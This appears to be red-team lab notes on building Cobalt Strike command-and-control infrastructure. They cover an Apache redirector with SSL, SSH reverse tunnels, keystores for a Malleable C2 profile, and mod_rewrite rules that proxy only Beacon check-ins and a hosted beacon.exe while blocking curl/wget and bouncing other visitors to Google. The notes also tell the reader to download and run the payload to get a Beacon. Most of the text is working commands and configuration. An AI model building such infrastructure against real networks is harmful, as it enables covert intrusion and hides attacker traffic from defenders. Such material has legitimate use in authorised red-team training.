

Setup and Configuration

Install necessary tools

```
ubuntu@redirector-1 ~> sudo apt install apache2
ubuntu@redirector-1 ~> sudo a2enmod ssl rewrite proxy proxy_http
```

Configure Apache to use SSL

```
ubuntu@redirector-1 /e/a/sites-enabled> ll
total 0
lrwxrwxrwx 1 root root 35 Nov  5 2021 000-default.conf -> ../sites-available/000-default.conf
ubuntu@redirector-1 /e/a/sites-enabled> sudo rm 000-default.conf
ubuntu@redirector-1 /e/a/sites-enabled> sudo ln -s ../sites-available/default-ssl.conf .
ubuntu@redirector-1 /e/a/sites-enabled> ll
total 0
lrwxrwxrwx 1 root root 35 May 26 10:27 default-ssl.conf -> ../sites-available/default-ssl.conf
ubuntu@redirector-1 ~> sudo systemctl restart apache2
```

Open browser on `https://<IP>/`

Generate SSL Certificate

Generate keypair

```
ubuntu@teamservr ~> openssl req -new -newkey rsa:4096 -x509 -sha256 -days 365 -nodes -out public.crt -
keyout private.key
Generating a RSA private key
.....
.....+++++
.....+++++
writing new private key to 'private.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:UK
State or Province Name (full name) [Some-State]:London
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ACME Corp
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:acmecorp.uk
Email Address []:
```

Generate Certificate Signing Request

```
ubuntu@teamsrver ~> openssl req -new -key private.key -out acme.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:UK
State or Province Name (full name) [Some-State]:London
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ACME Corp
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:acmecorp.uk
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
ubuntu@teamsrver ~> head acme.csr
-----BEGIN CERTIFICATE REQUEST-----
MIIEjTCCAnUCAQAwSDElMAkGA1UEBhMCVUsxDzANBgNVBAGMBkxvbmRvbjESMBAG
A1UECgwJQUUNRSBDb3JwMRQwEgYDVQQLDAdhY2VtY29ycC51azCCAiIwDQYJKoZI
hvcNAQEBBQADggIPADCCAggIBAL1JVzqtAYe6AZQoqtm5wyEsY54Nw1P0o/wp
PO/KctFjwxk0K3+qWIFbWScr2kpItuUqos0/Hubs/LjTxAGE4yW3Yf0NLJRJIIdmU
Tu7UkJ7c+BpP29waU1HAMJ1AVIuX3jY5aAo0vw3uWseSe4kVp4QfhY0QGM80liKK
w1TQk8X77gZgN1X8p9DPP18CCe0/ejyVWWSN1DPcJ8kxVb0mitFUPIK4GKxQx50D
q7qmy+8tTitvejQsATjG41PabJxz+m0w3F0FqUIV3PNKGtMKi+aMbXkvTwPbhsxb
W2tIO/+wY/8wf1hkVdA+LuVu1oY2RwrFRrsF6qviJHPXxQRcjDUJUJtJHSI41ZJ4Y
3CK950kKwgTDPBaTXiI4mHUTgJo9v64FvNFyryzCXqaYK9gjuYKZ7wXgfGB0g4Nh
```

Get Signature with Certbot

```
# Not for the Labs
certbot certonly -d acmecorp.uk --apache --register-unsafely-without-email --agree-tos
```

This will produce four separate files in `/etc/letsencrypt/archive/acmecorp.uk/`. The two that we're interested in are `fullchain.pem` and `privkey.pem`. These need to be copied to `/etc/ssl/certs/` and `/etc/ssl/private/` respectively, then the `**SSLCertificateFile**` and `**SSLCertificateKeyFile**` lines in `/etc/apache2/sites-available/default-ssl.conf` updated.

Notice

In the lab, you can just use the original `public.crt` and `private.key` files instead. You will also need to add the following lines in Apache's default-ssl configuration:

```
SSLProxyCheckPeerCN off
```

This is required to tell Apache to ignore that the SSL certificate on Cobalt Strike's HTTPS listener is self-signed.

Java KeyStore

Generate PKCS12

```
ubuntu@teamserver ~> openssl pkcs12 -inkey private.key -in public.crt -export -out acme.pkcs12
Enter Export Password:
Verifying - Enter Export Password:
```

Convert PKCS12 to Java KeyStore

```
ubuntu@teamserver ~> keytool -importkeystore -srckeystore acme.pkcs12 -srcstoretype pkcs12 -
destkeystore acme.store
Importing keystore acme.pkcs12 to acme.store...
Enter destination keystore password:
Re-enter new password:
Enter source keystore password:
Entry for alias 1 successfully imported.
Import command completed: 1 entries successfully imported, 0 entries failed or cancelled
```

The new Java KeyStore needs to be referenced in a Malleable C2 profile before it can be used. Add a new Entry to `c2-profiles/normal/webbug_getonly.profile`

```
https-certificate {
    set keystore "acme.store";
    set password "password";
}
```

Start Team Server where KeyStore is located

```
ubuntu@teamserver ~/cobaltstrike> sudo ./teamserver 10.10.0.69 Passw0rd! c2-
profiles/normal/webbug_getonly.profile

[*] Checking TeamServerImage for local update

[*] Verifying MD5 Message Digest for TeamServerImage
TeamServerImage: OK

[*] Will use existing X509 certificate and keystore (for SSL)


[*] Starting teamserver
[*] Team Server Version: 4.6.1 (20220511) Licensed
[*] Setting 'https.protocols' system property: SSLv3,SSLv2Hello,TLSv1,TLSv1.1,TLSv1.2,TLSv1.3
[+] I see youre into threat replication. c2-profiles/normal/webbug_getonly.profile loaded.
[+] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: e08407b2f751572ae7d1f0e8f5b1a01ba874293fd0b37d66d05843d88f1fbfc2
```

HTTPS Listener for Redirector

Once you've connected with the CS client, go to the **Listeners** menu and click **Add**.

Select the **Beacon HTTPS Payload** option.

When you create an HTTP listener, it will auto-populate the call-back hosts according to the IP address of the Team Server itself. In this case, 10.10.0.69. The issue being that nothing "external" can reach this IP, so any payloads generated with this configuration could never reach us. In the real-world, under **HTTP Hosts** and **HTTPS Host (Stager)**, you would put your FQDN (e.g. acmecorp.uk in my case). However, in the lab, we're stuck with putting the IP address of the redirector - **10.10.5.39**.



SSH Tunnel

Setup remote port forward

```
ubuntu@teamservr ~> ssh -N -R 8443:localhost:443 -i ssh-user ssh-user@10.10.5.39
```

Where:

- **-N** stops the session from dropping in to a shell.

- `-R` is `remote-port:host:host-port`. This will bind port 8443 on the target (the redirector) and any traffic hitting that port will be redirected to 127.0.0.1:443 of the Team Server VM. The Cobalt Strike listener binds to all interfaces (0.0.0.0), so this will cause the traffic to hit the listener.
- `-i` is the private SSH key for the `ssh-user` account.

List listening ports

```
ubuntu@redirector-1 ~> sudo ss -ltnp
State          Recv-Q          Send-Q          Local Address:Port          Peer Address:Port
Process
LISTEN         0                128             127.0.0.1:8443              0.0.0.0:*
users:(("sshd",pid=16799,fd=11))
```

Ping Cobalt Strike Listener

```
ubuntu@redirector-1 ~> curl -v -k https://localhost:8443
* Trying 127.0.0.1:8443...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 8443 (#0)
* ALPN, offering h2
* ALPN, offering http/1.1
* successfully set certificate verify locations:
* CAfile: /etc/ssl/certs/ca-certificates.crt
CApath: /etc/ssl/certs
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
* TLSv1.3 (IN), TLS handshake, Server hello (2):
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
* TLSv1.3 (IN), TLS handshake, Certificate (11):
* TLSv1.3 (IN), TLS handshake, CERT verify (15):
* TLSv1.3 (IN), TLS handshake, Finished (20):
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (OUT), TLS handshake, Finished (20):
* SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384
* ALPN, server did not agree to a protocol
* Server certificate:
* subject: C=UK; ST=London; O=ACME Corp; CN=acmecorp.uk
* start date: May 26 11:26:09 2022 GMT
* expire date: May 26 11:26:09 2023 GMT
* issuer: C=UK; ST=London; O=ACME Corp; CN=acmecorp.uk
* SSL certificate verify result: self signed certificate (18), continuing anyway.
> GET / HTTP/1.1
> Host: localhost:8443
> User-Agent: curl/7.68.0
> Accept: */*
>
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
* Mark bundle as not supporting multiuse
< HTTP/1.1 404 Not Found
< Date: Thu, 26 May 2022 15:08:24 GMT
< Content-Type: text/plain
< Content-Length: 0
<
* Connection #0 to host localhost left intact
```

Autossh

Automatically create and maintain SSH tunnel

```
ubuntu@teamserver ~/\.ssh> vim .ssh/config
Host                      redirector-1
HostName                  10.10.5.39
User                      ssh-user
Port                      22
IdentityFile              /home/ubuntu/ssh-user
RemoteForward             8443 localhost:443
ServerAliveInterval       30
ServerAliveCountMax       3
```

Start tunnel

```
ubuntu@teamserver ~> autossh -M 0 -f -N redirector-1
```

Where:

- `-M 0` disables the autossh monitoring port (in favour of OpenSSH's built-in `ServerAliveInterval` and `ServerAliveCountMax` capabilities).
- `-f` tells autossh to run in the background.

Enabling htaccess

`.htaccess` is a configuration file executed by Apache. It can be used for everything from basic traffic redirection, password protection, to image hot link prevention. To enable htaccess, modify `/etc/apache2/sites-enabled/default-ssl.conf`.

Directly underneath the closing `</VirtualHost>` tag, add a new `<Directory>` block with the following content:

```
<Directory /var/www/html/>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride All
    Require all granted
</Directory>
```

We also want to add `SSLProxyEngine on` underneath `SSLEngine on`.

After those changes have been saved, restart apache for everything to take effect.

```
ubuntu@redirector-1 ~> sudo systemctl restart apache2
```

You can also overwrite the default index page to provide content for testing, without flooding the console each time with the default apache page.

```
ubuntu@redirector-1 ~> echo "Hello from Apache" | sudo tee /var/www/html/index.html
```

Next, create a new `.htaccess` file in the Apache web root, `/var/www/html` and enter the following:

```
RewriteEngine on
RewriteRule ^test$ index.html [NC]
```

The first line, unsurprisingly, enables the rewrite engine. The second is a simple redirect rule. The syntax of the rule is: `pattern substitution [flags]`.

In this case, the pattern is `^test$`. This is a regular expression which looks for the beginning of a line (`^`), followed by the string `test`, followed by the end of a line (`$`). The substitution is the new destination - in this example it's `index.html` on our local server, but you can redirect to an external domain as well.

The `[NC]` flag tells Apache to ignore case, so both "test" and "TEST" will match.

Use curl to access this non-existing page.

```
ubuntu@redirector-1 ~> curl -k https://localhost/test
Hello from Apache
```

Even though "test" does not exist as a file in the web root, Apache interprets this redirect rule and serves `index.html` instead.

Multiple flags can be used with the syntax `[Flag1,Flag2,FlagN]`. Other useful flags include:

- (L) - Last. Tells `mod_rewrite` to stop processing further rules.
- (NE) - No Escape. Don't encode special characters (e.g. `&` and `?`) to their hex values.
- (P) - Proxy. Handle the request with `mod_proxy`.
- (R) - Redirect. Send a redirect code in response.
- (S) - Skip. Skip the next N number of rules.
- (T) - Type. Sets the MIME type of the response.

In addition, rewrite conditions (`RewriteCond`) can be combined with `RewriteRule`. These allow rewrite rules to only be applied under certain conditions (hence the name). The syntax is: `TestString Condition [Flags]`.

TestString can be static but also a variable, such as `%{REMOTE_ADDR}`, `%{HTTP_COOKIE}`, `${HTTP_USER_AGENT}`, `%{REQUEST_URI}` and more.

Multiple `RewriteCond` rules can be defined which are treated like ANDs by default, but can be treated as OR with an `[OR]` flag. You can have multiple `RewriteCond` and `RewriteRule` directives and they are evaluated top-to-bottom.

User Agent Rules

Forbid "curl" and "wget" for requesting team server

```
RewriteEngine on

RewriteCond %{HTTP_USER_AGENT} curl|wget [NC]
RewriteRule .* - [F]
```

```
ubuntu@redirector-1 ~> curl -k https://localhost
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
```

```
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at localhost Port 80</address>
</body></html>
```

Be aware of falling into traps that cause infinite loops by redirecting to another local URI which triggers the same rewrite rule over and over again.


Add rule and conditions to look for Windows 10 devices

```
RewriteEngine on

RewriteCond %{HTTP_USER_AGENT} curl|wget [NC]
RewriteRule .* - [F]

RewriteCond %{HTTP_USER_AGENT} "Windows NT 10.0" [NC]
RewriteRule .* https://localhost:8443/win-payload [P]
```

Generate Payload

A screenshot of a 'Host File' dialog box. The title bar says 'Host File' with standard window controls. The main text says 'Host a file through Cobalt Strike's web server'. There are several input fields: 'File:' with 'C:\Payloads\beacon.exe' and a folder icon; 'Local URI:' with '/win-payload.exe'; 'Local Host:' with '10.10.0.69'; 'Local Port:' with '443'; 'Mime Type:' with a dropdown menu showing 'automatic'; and 'SSL:' with a checked checkbox labeled 'Enable SSL'. At the bottom are 'Launch' and 'Help' buttons.

Host File

Host a file through Cobalt Strike's web server

File: C:\Payloads\beacon.exe

Local URI: /win-payload.exe

Local Host: 10.10.0.69

Local Port: 443

Mime Type: automatic

SSL: ☒ Enable SSL

Launch Help

Attempt to access with curl

```
ubuntu@redirector-1 ~> curl -k -v https://localhost/win-payload
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
```



```
<address>Apache/2.4.41 (Ubuntu) Server at localhost Port 443</address>
</body></html>
```

Specify User Agent Windows NT 10.0

```
ubuntu@redirector-1 ~> curl -k -A "Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko"
https://localhost/win-payload.exe

05/27 15:48:45 visit (port 443) from: 127.0.0.1
Request: GET /win-payload.exe
page Serves /home/ubuntu/cobaltstrike/uploads/beacon.exe
Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko
```

Cookie Rules

Some HTTP C2 profiles add a cookie in the request to carry information such as metadata, or even just as a canary. We can use the `%{HTTP_COOKIE}` variable to only redirect the request if this cookie is present.

```
RewriteEngine on

RewriteCond %{HTTP_COOKIE} TestCookie [NC]
RewriteRule .* https://localhost:8443/cookie-test [P]
```

If we curl localhost without the cookie, we just see the default index page.

```
ubuntu@redirector-1 ~> curl -k https://localhost
Hello from Apache
```

But if we add the cookie, Apache proxies the request to the Team Server.

```
ubuntu@redirector-1 ~> curl -k --cookie "TestCookie=Blah" https://localhost

05/26 15:59:08 visit (port 443) from: 127.0.0.1
Request: GET /cookie-test
Response: 404 Not Found
curl/7.68.0
```

Since the rules are processed top-to-bottom, we can layer them to achieve a greater overall effect. For instance, put specific blocking rules at the top and the proxying rules underneath.

```
RewriteEngine on

RewriteCond %{HTTP_USER_AGENT} "curl|wget" [NC]
RewriteRule .* - [F]

RewriteCond %{HTTP_COOKIE} "TestCookie" [NC]
RewriteRule .* https://localhost:8443/cookie-test [P]
```

In this case, the user agent rule triggers first so that even if we have the correct cookie name, the default curl/wget strings are blocked.

```
ubuntu@redirector-1 ~> curl -k --cookie "TestCookie=Blah" https://localhost
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at localhost Port 443</address>
</body></html>
```

Adding an "allowed" user agent let's it through.

```
ubuntu@redirector-1 ~> curl -k -A "mozilla" --cookie "TestCookie=Blah" https://localhost
```

URI & Query Rules

The final two directives to cover here are `%{REQUEST_URI}` and `%{QUERY_STRING}`.

The request URI is the portion that comes directly after the host IP/hostname, e.g. `http://localhost/index.php`. The query string is anything that comes after the URI, e.g. `http://localhost/index.php?id=1`.

These in combination are also great for only proxying traffic that match our C2 profile. Since we're using the `webbug_getonly` profile, we know what those will be for our Beacon. The URI for GETs is `/__utm.gif` and for POSTs is `/_utm.gif` (identical apart from the number of prepended underscores).

Start off with the following:

```
RewriteEngine on

RewriteCond %{REQUEST_URI} win-payload [NC]
RewriteRule .* https://localhost:8443%{REQUEST_URI} [P]

RewriteCond %{REQUEST_URI} __utm.gif [NC]
RewriteRule .* https://localhost:8443%{REQUEST_URI} [P]
```

The first rule will allow the target to download the hosted payload, and the second rule will proxy the URI for the C2 traffic. Open the console to `WKSTN-1`, launch Edge and navigate to <https://10.10.5.39/win-payload>. Ignore the SSL warning (because we're using a self-signed certificate) to download the payload, then run it.

All being well, you will get a Beacon that you can issue tasks to and get the results.

We can get even more specific in the `RewriteCond` directive, because currently, any request that contains `__utm.gif` will get proxied. We can go back to the C2 profile and look at the other parameters that are included in the requests. The following is from the `http-get` block in `webbug_getonly.profile`.

```
set uri "/__utm.gif";
client {
    parameter "utmac" "UA-2202604-2";
    parameter "utmcn" "1";
    parameter "utmcs" "ISO-8859-1";
    parameter "utmsr" "1280x1024";
```

```

    parameter "utmcs" "32-bit";
    parameter "utm1" "en-US";

    metadata {
        base64url;
        prepend "__utma";
        parameter "utmcc";
    }
}

```

Each parameter gets added to the URI in the order in which they're defined. So the above would be `__utm.gif?utmcc=UA-2202604-2&utmcn=1` and so on. Here's an example of a simple check-in request and an empty response (i.e. no new jobs were pending).

```

GET /__utm.gif?utmcc=UA-2202604-2&utmcn=1&utmcs=ISO-8859-1&utmsr=1280x1024&utmcs=32-bit&utm1=en-US&utmcc=__utmaKFgztfuYXyCS1e0_9U_JbX5a4wIKqwoOGPEj4gMUCWMstV_UHlWtpOEav3Wqxkgz30RFJUobM_-c7ECCgPdTQz0Be8djfQ-v9epBzMnWhYf1s4CrmfikMPMipTM8iLscRveV-oujpScoilPDUgrFJONy-m5V9yT0sBZIwsAq_3g
HTTP/1.1
Host: localhost:8443
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; WOW64; Trident/5.0; msn
OptimizedIE8;ENUS)
Cache-Control: no-cache
X-Forwarded-For: 10.10.120.106
X-Forwarded-Host: 10.10.5.18
X-Forwarded-Server: 10.10.5.18
Connection: close

HTTP/1.1 200 OK
Date: Wed, 3 Nov 2021 13:41:22 GMT
Content-Type: image/gif
Content-Length: 40

GIF89a.....!.....,.....D.;

```

Adding another RewriteCond rule underneath the existing one turns them into an AND condition. Where the request URI must contain `__utm.gif` and the query string must match what we expect as per the C2 profile. We can't predict what the `utmcc` parameter value will be since it's metadata collected from on the compromised endpoint, but we do know it will always begin with `__utma`.

```

RewriteCond %{REQUEST_URI} __utm.gif [NC]
RewriteCond %{QUERY_STRING} utmac=UA-2202604-2&utmcn=1&utmcs=ISO-8859-1&utmsr=1280x1024&utmcs=32-bit&utm1=en-US&utmcc=__utma [NC]
RewriteRule .* https://localhost:8443%{REQUEST_URI} [P]

```

You may notice at this point that even though the Beacon is still checking in (if not you've made a mistake that is causing the traffic to drop), but it will no longer respond to commands. This is because the response as defined in the `http-post` block is slightly different, so we need another rewrite condition to account for it.

```

set uri "/__utm.gif";
set verb "GET";
client {
    id {
        prepend "UA-220";
    }
}

```

```

        prepend "UA-220";
        append "-2";
        parameter "utmcc";
    }

    parameter "utmcn" "1";
    parameter "utmcs" "ISO-8859-1";
    parameter "utmsr" "1280x1024";
    parameter "utmsc" "32-bit";
    parameter "utmml" "en-US";

    output {
        base64url;
        prepend "__utma";
        parameter "utmcc";
    }
}

```

The above translates into a request which looks like this:

```

GET /__utm.gif?utmcc=__utmaAAAAMM2E4ZL8UaQNTYkmpPhRcf5VIUVFm2Py10lmXl1BpewAaMKwh2_rnRjgK1vvUZ-inA
bit&utmml=en-US&utmcc=__utmaAAAAMM2E4ZL8UaQNTYkmpPhRcf5VIUVFm2Py10lmXl1BpewAaMKwh2_rnRjgK1vvUZ-inA
HTTP/1.1

```

The data portion is at the end of the request (the same place the metadata is placed in the http-get block). However, the metadata is not sent in a "post", only the Beacon's ID is. In this case, it's embedded here: utmac=UA-2201937987662-2. Since this is different for each Beacon, it has to be wildcarded - easy enough to do with a regular expression:

```

RewriteCond %{QUERY_STRING} utmac=UA-220(.*)-2&utmcn=1&utmcs=ISO-8859-1&utmsr=1280x1024&utmsc=32-bit&utmml=en-US&utmcc=__utma [NC]

```

Remember to add the [OR] flag to the previous rewrite condition.

You can also add any "catch all" rules that you want at the very bottom. If none of the rewrite conditions are satisfied, it will process the final rule as a last resort. My htaccess file now looks like this, and my Beacon is fully functional:

```

RewriteEngine on

RewriteCond %{REQUEST_URI} win-payload [NC]
RewriteRule .* https://localhost:8443%{REQUEST_URI} [P]

RewriteCond %{REQUEST_URI} __utm.gif [NC]
RewriteCond %{QUERY_STRING} utmac=UA-2202604-2&utmcn=1&utmcs=ISO-8859-1&utmsr=1280x1024&utmsc=32-bit&utmml=en-US&utmcc=__utma [NC,OR]
RewriteCond %{QUERY_STRING} utmac=UA-220(.*)-2&utmcn=1&utmcs=ISO-8859-1&utmsr=1280x1024&utmsc=32-bit&utmml=en-US&utmcc=__utma [NC]
RewriteRule .* https://localhost:8443%{REQUEST_URI} [P]

RewriteRule .* - [F]

```

The astute will notice that the two QUERY_STRING rewrite conditions match so closely, that you can actually remove the original and just keep the one with the wildcard in the utmac parameter. However, since C2 profiles can use

drastically different request URIs and query strings in their http-get and http-post blocks, it was worth working through the process of looking at both.

cs2modrewrite

Source: <https://github.com/threatexpress/cs2modrewrite>

A set of Python tools that can automatically produce rewrite rules for Apache and Nginx.

First, one configuration that needs to be added to `webbug_getonly.profile` (or whichever profile you've chosen to use) is an explicit user agent, as this is required by the script.

```
set useragent "Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko";
```

This is a global option, so goes outside of the `http-get` and `http-post` blocks.

We can then run `cs2modrewrite.py`.

```
ubuntu@teamserver ~/cs2modrewrite (master)> python3 cs2modrewrite.py -i ~/cobaltstrike/c2-  
profiles/normal/webbug_getonly.profile -c https://localhost:8443 -r https://www.google.com/ -o  
webbug_getonly_htaccess
```

Where:

- `-i` is the malleable C2 profile.
- `-c` is the location of the Team Server.
- `-r` is a URL to redirect "invalid" traffic to.
- `-o` is an output file.

```
ubuntu@teamserver ~/cs2modrewrite (master)> cat webbug_getonly_htaccess  
  
#####  
## .htaccess START  
RewriteEngine On  
  
## (Optional)  
## Scripted Web Delivery  
## Uncomment and adjust as needed  
#RewriteCond %{REQUEST_URI} ^/css/style1.css?$  
#RewriteCond %{HTTP_USER_AGENT} ^$  
#RewriteRule ^.*$ "http://TEAMSERVER%{REQUEST_URI}" [P,L]  
  
## Default Beacon Staging Support (/1234)  
RewriteCond %{REQUEST_METHOD} GET [NC]  
RewriteCond %{REQUEST_URI} ^/..../?$  
RewriteCond %{HTTP_USER_AGENT} "{ua}"  
RewriteRule ^.*$ "{c2server}%{REQUEST_URI}" [P,L]  
  
## C2 Traffic (HTTP-GET, HTTP-POST, HTTP-STAGER URIs)  
## Logic: If a requested URI AND the User-Agent matches, proxy the connection to the Teamserver  
## Consider adding other HTTP checks to fine tune the check. (HTTP Cookie, HTTP Referer, HTTP Query  
String, etc)  
## Refer to http://httpd.apache.org/docs/current/mod/mod_rewrite.html
```

```

## Only allow GET and POST methods to pass to the C2 server
RewriteCond %{REQUEST_METHOD} ^(GET|POST) [NC]
## Profile URIs
RewriteCond %{REQUEST_URI} ^(/__utm.gif.*|__init.gif.*|__init.gif.*|__utm.gif.*)$
## Profile UserAgent
RewriteCond %{HTTP_USER_AGENT} "Mozilla/5.0 \(Windows NT 10.0; Trident/7.0; rv:11.0\) like Gecko"
RewriteRule ^.*$ "https://localhost:8443%{REQUEST_URI}" [P,L]

## Redirect all other traffic here
RewriteRule ^.*$ https://www.google.com/? [L,R=302]

## .htaccess END
#####

```

